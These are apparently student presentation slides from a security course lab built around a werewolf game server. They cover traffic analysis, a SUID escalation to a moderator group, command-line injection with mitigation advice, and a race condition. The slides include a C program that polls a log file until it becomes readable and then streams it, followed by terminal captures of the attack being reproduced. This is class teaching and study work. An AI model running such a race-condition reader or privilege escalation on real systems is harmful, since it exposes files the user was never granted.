Group 4

Timothy Chavez,
Michael Mazzella,
Neil Sparks,
Juan Somarriba,
David Strawn

Traffic Analysis

- Lots of Noise
- Filtering and Analysis
- Same fundamental principles as some Tor attacks


SUID Attack Group7


- Can escalate to the moderator group
- Then can read the moderator log file
- Sadly there are no other interesting files that are writable as the moderator group

Command Line Injection

- Many systems take input and do not sanitize it, causing the host system to run commands inadvertently with it’s own permissions
- We see how easy this is in Group8’s game of werewolves, as any command or file of commands can be run with a simple line of input.
- Learned that this can open up the entire system
  - Further, the best way to prevent these attacks is to preprocess or sanitize input for delimiter characters to prevent unintended commands making it through parsers.
  - For many systems and languages, you can just escape special characters to do basic sanitation.

Server race condition Group 6






```
#include <stdlib.h>
#include <stdio.h>

#define MAX_BYTES 1024

int main(int argc, char* argv[]) {

    // local vars
    FILE *fp;
    char *filename = argv[1];
    char *text;

    // allocate memory
    text = calloc(MAX_BYTES+1, sizeof(char));
    if(text==NULL) {
        printf("error with calloc\n");
        return(1);
    }

    // check to see we've called with an argument
    if(argc<=1) {
        printf("usage: race <filename>\n");
        return(1);
    }

    // look for file
    printf("attempting to read file: '%s' ...", filename);
    fflush(stdout);
    while(fp==NULL) fp = fopen(filename, "r");
    printf("\n");

    // success
    printf("race: GOT IT!  now watching...\n");
    while(1) {
        char *p = fgets(text, MAX_BYTES, fp);
        if(p==NULL) continue;
        printf("%s", text);
    }
    fclose(fp);
    free(text);
    return(0);
}
```

At creation the log file for each game, is created and the privilege is changed. The attack

We tried to Reproduce the vulnerability after class



```
^C

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May
  2 16:55:27 2

Game 8 starts in 60 seconds.

python client.py

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May
  2 16:56:27 2

Game 8 is over.  Townspeople win.  Please reconnect your client t
o play again.
```

```
27 packages can be updated.
20 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:55:27 2

Game 8 starts in 60 seconds.

python client.py

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:56:27 2

Game 8 is over.  Townspeople win.  Please reconnect your client to play again.
```

```
applicable law.

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:52:10 2

Game 7 starts in 60 seconds.

python client.py

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:53:11 2

Game 7 is over.  Townspeople win.  Please reconnect your client to play again.

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:55:27 2

Game 8 starts in 60 seconds.

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:56:27 2

Game 8 is over.  Townspeople win.  Please reconnect your client to play again.
```

```
Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:52:10 2

Game 7 starts in 60 seconds.

python client.py
hi

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:53:11 2

Game 7 is over.  Townspeople win.  Please reconnect your client to play again.

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:55:27 2

Game 8 starts in 60 seconds.

python client.py

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:56:27 2

Game 8 is over.  Townspeople win.  Please reconnect your client to play again.
```

```
27 packages can be updated.
20 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:55:27 2

Game 8 starts in 60 seconds.

python client.py

Broadcast message from moderator@jcsoma78HPx360 (pts/25) (Tue May  2 16:56:27 2

Game 8 is over.  Townspeople win.  Please reconnect your client to play again.
```

moderator@jcsoma78HPx360: ~

```
attempting to read file: '.bash_history'...
race: GOT IT!  now watching...
Segmentation fault (core dumped)
moderator@jcsoma78HPx360:~$ ./race .bash_history
attempting to read file: '.bash_history'...
race: GOT IT!  now watching...
Segmentation fault (core dumped)
moderator@jcsoma78HPx360:~$ ls
client.py          examples.desktop            names.txt  Templates
communication.py   FreeDocumentationLicense    Pictures   uninstall.sh
communication.pyc  gpl-logo.png                pipes      update.py
config             install.sh                  Public     update.sh
COPYING            log                         race       version
Desktop            makeusers.py                race.c     Videos
Documents          mkusr.sh                    README     werewolves
Downloads          Music                       server.py
moderator@jcsoma78HPx360:~$
```

Moderating Games (TCP Exploit)

- Even with filtering, our SSH exploit was still very noisy.
- Multiple groups used the exploit, which drastically changed gameplay.
- The exploit was successful in helping townspeople correctly identify a werewolf only about half of the time.